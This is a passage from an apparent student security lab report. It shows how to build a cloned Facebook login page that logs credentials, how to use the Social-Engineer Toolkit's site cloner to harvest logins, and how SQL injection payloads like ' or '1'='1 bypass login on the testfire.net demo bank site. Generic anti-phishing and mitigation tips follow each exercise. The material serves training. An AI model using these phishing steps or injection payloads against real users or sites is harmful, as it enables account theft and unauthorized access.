


- ❖ Save the All three files in C:\wamp64\www
- ❖ Now we can see the wamp server icon in right side of the taskbar



- ❖ Click “Start all Servers”
- ❖ Now click “Local host”
- ❖ Now we can see a fake Facebook Login page


- ❖ My Credentials
Phone Number :- 7386846108
Password :- 001011101010010



- ❖ Enter the Credentials in the login page and login
- ❖ It will Redirect to Original Facebook Login page

CREDENTIALS

- ❖ Open \$ C:\wamp64\www\log.txt



The screenshot shows a Notepad window titled "log - Notepad". The content of the file is as follows:

```
jazoest=2869
lsd=AVrk2L4baL0
email=7386846108
login_source=comet_headerless_login
next=
encpass=#PWD_BROWSER:001011101010010
```

The Notepad window has a dark theme. The status bar at the bottom shows "Ln 6, Col 37", "500%", "Windows (CRLF)", and "UTF-8".

- ❖ We can see our credentials in that log.txt file
- ❖ This how we can Clone a Facebook page and try to perform Desktop Phishing in your local machine and capture the credentials

3.3 SOLUTIONS TO AVOID FROM PHISHING

1. Keep Informed About Phishing Technique's :-

New phishing scams are being developed all the time. Without staying on top of these new phishing techniques, you could inadvertently fall prey to one. Keep your eyes peeled for news about new phishing scams. By finding out about them as early as possible, you will be at much lower risk of getting snared by one. For IT administrators, ongoing security awareness training and simulated phishing for all users is highly recommended in keeping security top of mind throughout the organization.

2. Think Before You Click! :-

Most popular Internet browsers can be customized with anti-phishing toolbars. Such toolbars run quick checks on the sites that you are visiting and compare

them to lists of known phishing sites. If you stumble upon a malicious site, the toolbar will alert you about it. This is just one more layer of protection against phishing scams, and it is completely free.

3. Verify a Site's Security :-

It's natural to be a little wary about supplying sensitive financial information online. As long as you are on a secure website, however, you shouldn't run into any trouble. Before submitting any information, make sure the site's URL begins with "https" and there should be a closed lock icon near the address bar. Check for the site's security certificate as well. If you get a message stating a certain website may contain malicious files, do not open the website. Never download files from suspicious emails or websites. Even search engines may show certain links which may lead users to a phishing webpage which offers low cost products. If the user makes purchases at such a website, the credit card details will be accessed by cybercriminals.

4. Install an Anti-Phishing Toolbar :-

Most popular Internet browsers can be customized with anti-phishing toolbars. Such toolbars run quick checks on the sites that you are visiting and compare them to lists of known phishing sites. If you stumble upon a malicious site, the toolbar will alert you about it. This is just one more layer of protection against phishing scams, and it is completely free.

5. Check Your Online Accounts Regularly :-

If you don't visit an online account for a while, someone could be having a field day with it. Even if you don't technically need to, check in with each of your online accounts on a regular basis. Get into the habit of changing your passwords regularly too. To prevent bank phishing and credit card phishing scams, you should personally check your statements regularly. Get monthly statements for your financial accounts and check each and every entry carefully to ensure no fraudulent transactions have been made without your knowledge.

6. Keep Your Browser Up to Date :-

Security patches are released for popular browsers all the time. They are released in response to the security loopholes that phishers and other hackers inevitably discover and exploit. If you typically ignore messages about updating your browsers, stop. The minute an update is available, download and install it.

7. Use Firewalls :-

High-quality firewalls act as buffers between you, your computer and outside intruders. You should use two different kinds: a desktop firewall and a network firewall. The first option is a type of software, and the second option is a type of hardware. When used together, they drastically reduce the odds of hackers and phishers infiltrating your computer or your network.

8. Be Wary of Pop-Ups –

Pop-up windows often masquerade as legitimate components of a website. All too often, though, they are phishing attempts. Many popular browsers allow you to block pop-ups; you can allow them on a case-by-case basis. If one manages to slip through the cracks, don't click on the "cancel" button; such buttons often lead to phishing sites. Instead, click the small "x" in the upper corner of the window.

9. Never Give Out Personal Information :-

As a general rule, you should never share personal or financially sensitive information over the Internet. This rule spans all the way back to the days of America Online, when users had to be warned constantly due to the success of early phishing scams. When in doubt, go visit the main website of the company in question, get their number and give them a call. Most of the phishing emails will direct you to pages where entries for financial or personal information are required. An Internet user should never make confidential entries through the links provided in the emails. Never send an email with sensitive information to anyone. Make it a habit to check the address of the website. A secure website always starts with "https".

10. Use Antivirus Software :-

There are plenty of reasons to use antivirus software. Special signatures that are included with antivirus software guard against known technology workarounds and loopholes. Just be sure to keep your software up to date. New definitions are added all the time because new scams are also being dreamed up all the time. Anti-spyware and firewall settings should be used to prevent phishing attacks and users should update the programs regularly. Firewall protection prevents access to malicious files by blocking the attacks. Antivirus software scans every file which comes through the Internet to your computer. It helps to prevent damage to your system.

4. BYPASS AUTHENTICATION

4.1 Introduction to Bypass Authentication

- This refers to an attacker gaining access equivalent to an authenticated user without ever going through an authentication procedure. This is usually the result of the attacker using an unexpected access procedure that does not go through the proper checkpoints where authentication should occur.
- Authentication bypass is the critical type of vulnerability that leads to exposure of sensitive information of legitimate persons. Username Enumeration: Username enumeration is the concept in which used to gather the information of a particular email address/username that was already registered by them.
- This allows an attacker to login to the admin panel with a user of his choice, e.g. the root user with highest privileges or even a non-existing user. An attacker needs to have network access to the admin interface.
- Logic behind Data Base

user	pass	Result
T	F	F
F	T	F
T	T	T

AIM

Performing Bypass Authentication on <http://demo.testfire.net> website with different payloads and make report along with screenshots and mention to mitigation steps to protect.

4.2 Performing By pass Authentication

Target Website : <http://demo.testfire.net>

Sign in link :- <http://demo.testfire.net/login.jsp>

Payload 1 :-

- ❖ **User id :-** admin
- Password :-** admin
- ❖ **Before Authentication**

❖ After Authentication

The screenshot shows the Altoro Mutual Online Banking homepage. The top navigation bar includes links for 'Sign Off', 'Contact Us', 'Feedback', and a search bar. A banner at the top right features three small profile pictures and the text 'DEMO SITE ONLY'. The main content area is titled 'Hello Admin User' and displays a message: 'Welcome to Altoro Mutual Online.' Below this, there's a dropdown menu set to '800000 Corporate' with a 'GO' button. A 'Congratulations!' message states: 'You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000! Click [Here](#) to apply.' On the left sidebar, under 'MY ACCOUNT', there are links for 'View Account Summary', 'View Recent Transactions', 'Transfer Funds', 'Search News Articles', and 'Customize Site Language'. Under 'ADMINISTRATION', there is a link for 'Edit Users'. At the bottom of the page, there are links for 'Privacy Policy', 'Security Statement', 'Server Status Check', 'REST API', and copyright information from 2008 and 2022.

Payload ---> admin
Authentication By passed Successfully

Payload 2 :-

- ❖ **User id :-** '1' or '1'='1
- ❖ **Password :-** '1' or '1'='1
- ❖ **Before Authentication**

The screenshot shows the Altoro Mutual Online Banking login page. The top navigation bar includes links for 'Sign In', 'Contact Us', 'Feedback', and a search bar. A banner at the top right features three small profile pictures and the text 'DEMO SITE ONLY'. The main content area is titled 'Online Banking Login' and contains fields for 'Username' (set to '1' or '1'='1') and 'Password' (set to '*****'). Below the login form, there are sections for 'PERSONAL' (Deposit Product, Checking, Loan Products, Cards, Investments & Insurance, Other Services), 'SMALL BUSINESS' (Deposit Products, Lending Services, Cards, Insurance, Retirement, Other Services), and 'INSIDE ALTORO MUTUAL' (About Us, Contact Us, Locations, Investor Relations, Press Room, Careers, Subscribe). At the bottom of the page, there are links for 'Privacy Policy', 'Security Statement', 'Server Status Check', 'REST API', and copyright information from 2008 and 2022.

❖ After Authentication

The screenshot shows the Altoro Mutual Online Banking interface. The left sidebar has sections for 'MY ACCOUNT' (View Account Summary, View Recent Transactions, Transfer Funds, Search News Articles, Customize Site Language), 'ADMINISTRATION' (Edit Users), and links to Privacy Policy, Security Statement, Server Status Check, REST API, and copyright information. The main content area shows a 'Hello Admin User' message, a congratulatory message for being pre-approved for a credit card, and a note to click 'Here' to apply. At the bottom, there's a link to the source code on GitHub.

Payload ---> '1' or '1'='1
Authentication By passed Successfully

Payload 3 :-

- ❖ **User id :-** admin' or '1'='1
- ❖ **Password :-** admin' or '1'='1
- ❖ **Before Authentication**

The screenshot shows the Altoro Mutual Online Banking Login page. The left sidebar has sections for 'ONLINE BANKING LOGIN' (Deposit Product, Checking, Loan Products, Cards, Investments & Insurance, Other Services), 'SMALL BUSINESS' (Deposit Products, Lending Services, Cards, Insurance, Retirement, Other Services), and 'INSIDE ALTORO MUTUAL' (About Us, Contact Us, Locations, Investor Relations, Press Room, Careers, Subscribe). The main content area shows the 'Online Banking Login' form with the 'Username' field containing 'admin' or '1'='1'. At the bottom, there's a link to the source code on GitHub.

❖ After Authentication

The screenshot shows the Altoro Mutual Online Banking interface. The top navigation bar includes links for 'Sign Off', 'Contact Us', 'Feedback', and 'Search'. A banner at the top right says 'DEMO SITE ONLY'. The main content area displays a welcome message 'Hello Admin User' and a congratulatory message about being pre-approved for a Gold Visa card with a \$10,000 credit limit. The URL in the address bar is 'http://demo.testfire.net/bank/main.jsp'.

Payload ---> admin' or '1='1
Authentication By passed Successfully

Payload 4 :-

- ❖ **User id :-** ' or '1='1
- Password :-** ' or '1='1
- ❖ Before Authentication

The screenshot shows the Altoro Mutual Online Banking login page. The 'Username:' field contains the value '' or '1='1' and the 'Password:' field contains the value '*****'. The URL in the address bar is 'http://demo.testfire.net/login.jsp'.

❖ After Authentication

The screenshot shows the Altoro Mutual Online Banking interface. The left sidebar includes sections for 'MY ACCOUNT' (with links to Account Summary, Recent Transactions, Transfer Funds, News Articles, and Site Language), 'ADMINISTRATION' (with a link to Edit Users), and various social media and utility icons. The main content area has tabs for 'PERSONAL', 'SMALL BUSINESS', and 'INSIDE ALTORO MUTUAL'. The 'PERSONAL' tab is active, showing a 'Hello Admin User' message and a 'Congratulations!' message stating: 'You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000! Click [Here](#) to apply.' At the bottom, there's a note about the website being a demo and copyright information.

Payload ---> ' or '1'='1
Authentication By passed Successfully

Payload 5 :-

- ❖ User id :- 2' or '2'='2
- ❖ Password :- 2' or '2'='2
- ❖ Before Authentication

The screenshot shows the 'Online Banking Login' page. The left sidebar includes sections for 'ONLINE BANKING LOGIN' (with links to Deposit Product, Checking, Loan Products, Cards, Investments & Insurance, and Other Services), 'SMALL BUSINESS' (with links to Deposit Products, Lending Services, Cards, Insurance, Retirement, and Other Services), and 'INSIDE ALTORO MUTUAL' (with links to About Us, Contact Us, Locations, Investor Relations, Press Room, Careers, and Subscribe). The main content area has tabs for 'PERSONAL', 'SMALL BUSINESS', and 'INSIDE ALTORO MUTUAL'. The 'PERSONAL' tab is active, showing an 'Online Banking Login' form with a 'Username' field containing the value '2' or '2'='2' and a 'Password' field with masked input. At the bottom, there's a note about the website being a demo and copyright information.

❖ After Authentication

The screenshot shows a web browser window with multiple tabs open. The active tab displays the 'Altoro Mutual' online banking interface. The page title is 'Hello Admin User'. It features a sidebar on the left with links like 'MY ACCOUNT', 'PERSONAL', 'SMALL BUSINESS', and 'INSIDE ALTORO MUTUAL'. A 'WANT TO...' section lists options such as 'View Account Summary', 'View Recent Transactions', 'Transfer Funds', 'Search News Articles', and 'Customize Site Language'. Another section titled 'ADMINISTRATION' includes a link to 'Edit Users'. The main content area displays a message: 'Welcome to Altoro Mutual Online.' followed by 'View Account Details: 800000 Corporate GO'. Below this, a 'Congratulations!' message states: 'You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000! Click [Here](#) to apply.' At the bottom of the page, there's a note about the website being a demonstration and a copyright notice for IBM. The browser's address bar shows the URL 'http://demo.testfire.net/bank/main.jsp'.

Payload ---> 2' or '2'='2

Authentication By passed Successfully

4.3 Mitigation steps to protect from Bypass Authentication :-

- In order to stay protected from authentication bypass attack, it is best to keep all your systems, applications, software and OS up-to-date.
- It is recommended to patch all vulnerabilities and install a good antivirus program.
- It is best to have a secure and strong authentication policy in place.
- It is best to ensure all systems, folders, apps, are password protected.
- Security experts recommend resetting default passwords with unique strong passwords and periodically rotate passwords.
- It is suggested to not expose authentication protocol in the client-side web browser script.
- They suggest ensuring that user session IDs and cookies are encrypted.
- It is recommended to validate all user input on the server side.
- It further recommended sending all cookies and session data over an encrypted channel.

5. USING SET FOR PHISHING

5.1 Introduction

- Social engineering is an attack vector that relies heavily on human interaction and often involves manipulating people into breaking normal security procedures and best practices to gain unauthorized access to systems, networks or physical locations or for financial gain
- Social Engineering Toolkit (or SET) is an open-source, Python-driven toolkit aimed at penetration testing around social engineering. SET has various custom attack vectors that enable you to set up a believable attack in no time
- Includes access to the Fast-Track Penetration Testing platform. Social engineering attack options such as Spear-Phishing Attacks, Website Attacks, Infection Media Generator, Mass Mailing, Arduino-Based Attack, QR Code Attacks, Power shell Attack Vectors, and much more.

AIM

Using SET toolkit to perform automation task on phishing and capture the details and writing a report on this attack and protection from social engineering attacks.

5.2 Attempting Social Engineering Process

- ❖ Select the Option 13 Social Engineering Toolkit in The Applications
By Entering The password of our operating system, SET will open and it Gives a Menu that

Select from the menu:

- 1) Social-Engineering Attacks
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

```

File Actions Edit View Help
. MM MM Y , MM
. dM MM ,M MM
P"Ybmmd" . JMMmmmmNMW . JMML.

[—] The Social-Engineer Toolkit (SET) [—]
[—] Created by: David Kennedy (Re1K) [—]
[—] Version: 8.0.3 [—]
[—] Codename: 'Maverick' [—]
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set>

```

❖ Select Option 1) Social-Engineering Attacks

It will give you another Menu that

- 1) Spear-Phishing Attack Vectors
 - 2) Website Attack Vectors
 - 3) Infectious Media Generator
 - 4) Create a Payload and Listener
 - 5) Mass Mailer Attack
 - 6) Arduino-Based Attack Vector
 - 7) Wireless Access Point Attack Vector
 - 8) QR Code Generator Attack Vector
 - 9) Power shell Attack Vectors
 - 10) Third Party Modules
- 99) Return back to the main menu.

```

File Actions Edit View Help
[—] The Social-Engineer Toolkit (SET)      [—]
[—] Created by: David Kennedy (Re1K)      [—]
[—] Version: 8.0.3                         [—]
[—] Codename: 'Maverick'                   [—]
[—] Follow us on Twitter: @TrustedSec     [—]
[—] Follow me on Twitter: @HackingDave    [—]
[—] Homepage: https://www.trustedsec.com   [—]
[—] Welcome to the Social-Engineer Toolkit (SET).
[—] The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2

```

❖ Select Option 2) Website Attack Vectors

It will give you another Menu that

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tab nabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

```

File Actions Edit View Help
Shell No.1
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its to o slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

```

❖ Select Option 3) Credential Harvester Attack Method

It will give you another Menu that

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Web attack Menu

```

File Actions Edit View Help
Shell No.1
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2

```

❖ Select Option 2) Site Cloner

Now it will ask for IP address for the POST back in Harvester

We need to Enter then IP address(192.168.43.210) and click Enter

It Asks to \enter the url of cloning website

- ❖ Enter the url of facebook website <https://www.facebook.com/>

```

File Actions Edit View Help
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *


The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.43.210]:192.168.43.210
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/

```

- ❖ Enter our kali inet IP address (192.168.43.210) in our local browser
- ❖ Login into the Facebook with our credentials
- ❖ As my login details is
- ❖ Phone number : 7386846108
- ❖ Password : Dark_Angel



- ❖ After Hitting the enter it will Redirect to Original login page of Facebook
- ❖ Now we can see our Credentials in our SET terminal



```

File Actions Edit View Help
Shell No.1
192.168.43.194 - - [12/Jul/2022 15:28:02] "POST /ajax/webstorage/process_keys/?state=1 HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=2956
PARAM: lsd=AVqPd9Was-o
PARAM: display=
PARAM: isprivate=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-330
PARAM: lgndim=eyJ3IjoxNTM2LCJoIjo4NjQsImF3IjoxNTM2LCJhaCI6ODY0LCJjIjoyNH0+
PARAM: lgnrnd=122355_v199
PARAM: lgnjs=1657654021
POSSIBLE USERNAME FIELD FOUND: email=7386846108
POSSIBLE PASSWORD FIELD FOUND: pass=Dark_Angel
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAAAAAAAAA/FAFFFAAAAAFAAAFAFAAAAAAA/yZyMAMAAAFABH
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.43.194 - - [12/Jul/2022 15:28:05] "POST /device-based/regular/login/?login_attempt=1&lwv=100 HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: -----WebKitFormBoundary9qAGL3zEMUDYLd0
Content-Disposition: form-data; name="ts"

1657654091977
-----WebKitFormBoundary9qAGL3zEMUDYLd0

```

- ❖ By this process we can do Phishing attack by Social Engineering toolkit

5.3 SOLUTIONS TO AVOID FROM PHISHING

1. Keep Informed About Phishing Technique's :-

New phishing scams are being developed all the time. Without staying on top of these new phishing techniques, you could inadvertently fall prey to one. Keep your eyes peeled for news about new phishing scams. By finding out about them as early as possible, you will be at much lower risk of getting snared by one. For IT administrators, ongoing security awareness training and simulated phishing for all users is highly recommended in keeping security top of mind throughout the organization.

2. Think Before You Click! :-

Most popular Internet browsers can be customized with anti-phishing toolbars. Such toolbars run quick checks on the sites that you are visiting and compare them to lists of known phishing sites. If you stumble upon a malicious site, the toolbar will alert you about it. This is just one more layer of protection against phishing scams, and it is completely free.

3. Verify a Site's Security :-

It's natural to be a little wary about supplying sensitive financial information online. As long as you are on a secure website, however, you shouldn't run into any trouble. Before submitting any information, make sure the site's URL begins with "https" and there should be a closed lock icon near the address bar. Check for the site's security certificate as well. If you get a message stating a certain website may contain malicious files, do not open the website. Never download files from suspicious emails or websites. Even search engines may show certain links which may lead users to a phishing webpage which offers low cost products. If the user makes purchases at such a website, the credit card details will be accessed by cybercriminals.

4. Install an Anti-Phishing Toolbar :-

Most popular Internet browsers can be customized with anti-phishing toolbars. Such toolbars run quick checks on the sites that you are visiting and compare them to lists of known phishing sites. If you stumble upon a malicious site, the toolbar will alert you about it. This is just one more layer of protection against phishing scams, and it is completely free.

5. Check Your Online Accounts Regularly :-

If you don't visit an online account for a while, someone could be having a field day with it. Even if you don't technically need to, check in with each of your online accounts on a regular basis. Get into the habit of changing your passwords regularly too. To prevent bank phishing and credit card phishing scams, you should personally check your statements regularly. Get monthly statements for your financial accounts and check each and every entry carefully to ensure no fraudulent transactions have been made without your knowledge.

6. Keep Your Browser Up to Date :-

Security patches are released for popular browsers all the time. They are released in response to the security loopholes that phishers and other hackers inevitably discover and exploit. If you typically ignore messages about updating your browsers, stop. The minute an update is available, download and install it.

7. Use Firewalls :-

High-quality firewalls act as buffers between you, your computer and outside intruders. You should use two different kinds: a desktop firewall and a network firewall. The first option is a type of software, and the second option is a type of hardware. When used together, they drastically reduce the odds of hackers and phishers infiltrating your computer or your network.

8. Be Wary of Pop-Ups –

